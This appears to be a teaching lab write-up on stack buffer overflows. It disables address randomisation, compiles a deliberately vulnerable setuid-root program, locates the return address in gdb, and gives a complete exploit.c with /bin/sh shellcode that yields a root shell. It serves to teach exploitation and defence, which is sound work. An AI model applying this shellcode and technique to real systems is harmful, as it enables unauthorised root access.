Lab 2.3 Buffer Overflow Vulnerability

Overview


The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into actions. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, you will be given a program with a buffer-overflow vulnerability; your task is to develop a scheme to exploit the vulnerability and finally to gain the root privilege. It uses Ubuntu VM created in Lab 2.1. Ubuntu 12.04 is recommended.

Steps

1. Initial setup. Disable Address Space Randomization.

```
$ su root
# sysctl -w kernel.randomize_va_space=0
```




```
xx@xx-virtual-machine:~$ su root
Password:
root@xx-virtual-machine:/home/xx# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2. To create Vulnerable Program, type the following:

```
/*stack.c*/
/*This program has a buffer overflow vulnerability.*/
/*Our task is to exploit this vulnerability*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
   char buffer[12];

   /*The following statement has a buffer overflow problem*/
   strcpy(buffer, str);
   return 1;
}
int main(int argc, char **argv)
{
   char str[517];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 517, badfile);
   bof(str);
```


```
    printf("Returned Properly\n");
    return 1;
}
```



```
/*stack.c*/
/*This program has a buffer overflow vulnerability.*/
/*Our task is to exploit this vulnerability*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
  char buffer[12];

  /*The following statement has a buffer overflow problem*/
  strcpy(buffer, str);
  return 1;
}
int main(int argc, char **argv)
{
  char str[517];
  FILE *badfile;

  badfile = fopen("badfile", "r");
  fread(str, sizeof(char), 517, badfile);
  bof(str);
  printf("Returned Properly\n");
  return 1;
}
```


3. Compile the Vulnerable Program in 32 bit and make it set-root-uid. You can achieve this by compiling it in the root account, and chmod the executable to 4755:

```
$ su root
# gcc -m32 -g -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```




```
root@xx-virtual-machine:/home/xx# gcc -m32 -g -o stack -z execstack -fno-stack-protector
 stack.c
root@xx-virtual-machine:/home/xx# chmod 4755 stack
root@xx-virtual-machine:/home/xx# exit
exit
```

4. gdb




```
(gdb) disass bof
Dump of assembler code for function bof:
   0x080484bd <+0>:     push   %ebp
   0x080484be <+1>:     mov    %esp,%ebp
   0x080484c0 <+3>:     sub    $0x28,%esp
   0x080484c3 <+6>:     mov    0x8(%ebp),%eax
   0x080484c6 <+9>:     mov    %eax,0x4(%esp)
   0x080484ca <+13>:    lea    -0x14(%ebp),%eax
   0x080484cd <+16>:    mov    %eax,(%esp)
   0x080484d0 <+19>:    call   0x8048370 <strcpy@pl
   0x080484d5 <+24>:    mov    $0x1,%eax
   0x080484da <+29>:    leave
   0x080484db <+30>:    ret
End of assembler dump.
```

Make breakpoints at the address of 0x80484be and 0x80484cd.



```
(gdb) b *bof+1
Breakpoint 1 at 0x80484be
(gdb) b *bof+16
Breakpoint 2 at 0x80484cd
```



```
(gdb) r
Starting program: /home/xx/stack

Breakpoint 1, 0x080484be in bof ()
(gdb) i r esp
esp            0xffffd168       0xffffd168
(gdb) c
Continuing.

Breakpoint 2, 0x080484cd in bof ()
(gdb) i r eax
eax            0xffffd154       -11948
```

According to the stack layout, the starting address of `buffer` is `0xffffd154`.

> 0xffffd168+4=0xffffd16c
>
> 0xffffd16c-0xffffd154=0x18=24

So we put the address of shellcode on the return address of `bof`, that is, `buffer+24`. And then put shellcode on a valid position of `buffer`.


shellcode address = `0xffffd154` + `0x100` = `0xffffd254`

> strcpy(buffer+24, "\x54\xd2\xff\xff");
> strcpy(buffer+0x100, code);

5. Complete the vulnerability code. We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for "badfile". In this code, the shellcode is given to you. You need to develop the rest.

```c
/*exploit.c*/
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/*Shellcode as follow is for linux 32bit. If your linux is a 64bit system, you need to replace "code[]" with the 64bit shellcode we talked above.*/
```


```
const char code[] =
   "\x31\xc0" /*Line 1: xorl %eax,%eax*/
   "\x50" /*Line 2: pushl %eax*/
   "\x68""//sh" /*Line 3: pushl $0x68732f2f*/
   "\x68""/bin" /*Line 4: pushl $0x6e69622f*/
   "\x89\xe3" /*Line 5: movl %esp,%ebx*/
   "\x50" /*Line 6: pushl %eax*/
   "\x53" /*Line 7: pushl %ebx*/
   "\x89\xe1" /*Line 8: movl %esp,%ecx*/
   "\x99" /*Line 9: cdq*/
   "\xb0\x0b" /*Line 10: movb $0x0b,%al*/
   "\xcd\x80" /*Line 11: int $0x80*/
  ;
void main(int argc, char **argv) {
   char buffer[517];
   FILE *badfile;

   /* Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 517);

   /* You need to fill the buffer with appropriate contents here */
   strcpy(buffer+24, "\x54\xd2\xff\xff");
   strcpy(buffer+0x100, code);

   /* Save the contents to the file "badfile" */
   badfile = fopen("./badfile", "w");
   fwrite(buffer, 517, 1, badfile);
   fclose(badfile);
  }
```



```
/* You need to fill the buffer with appropriate contents here */
strcpy(buffer+24, "\x54\xd2\xff\xff");
strcpy(buffer+0x100, code);
```

5. After you finish the above program, compile and run it. This will generate the contents for "badfile". Then run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell:


```
$ gcc -o exploit exploit.c
$./exploit // create the badfile
$./stack // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```



```
xx@ubuntu:~$ gcc exploit.c -o exploit
xx@ubuntu:~$ ./exploit
xx@ubuntu:~$ ./stack
#
```

6. Test the result. Type as follow:

```
# whoami
```



```
xx@ubuntu:~$ ./stack
# whoami
```

Exploit

```c
/*exploit.c*/
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/*Shellcode as follow is for linux 32bit. If your linux is a 64bit system, you need to replace "code[]" with the 64bit shellcode we talked above.*/
const char code[] =
   "\x31\xc0" /*Line 1: xorl %eax,%eax*/
   "\x50" /*Line 2: pushl %eax*/
   "\x68""//sh" /*Line 3: pushl $0x68732f2f*/
   "\x68""/bin" /*Line 4: pushl $0x6e69622f*/
   "\x89\xe3" /*Line 5: movl %esp,%ebx*/
   "\x50" /*Line 6: pushl %eax*/
   "\x53" /*Line 7: pushl %ebx*/
   "\x89\xe1" /*Line 8: movl %esp,%ecx*/
   "\x99" /*Line 9: cdq*/
   "\xb0\x0b" /*Line 10: movb $0x0b,%al*/
   "\xcd\x80" /*Line 11: int $0x80*/
  ;
void main(int argc, char **argv) {
   char buffer[517];
   FILE *badfile;

   /* Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 517);

   /* You need to fill the buffer with appropriate contents here */
   strcpy(buffer+24, "\x54\xd2\xff\xff");
   strcpy(buffer+0x100, code);

   /* Save the contents to the file "badfile" */
   badfile = fopen("./badfile", "w");
   fwrite(buffer, 517, 1, badfile);
   fclose(badfile);
  }
```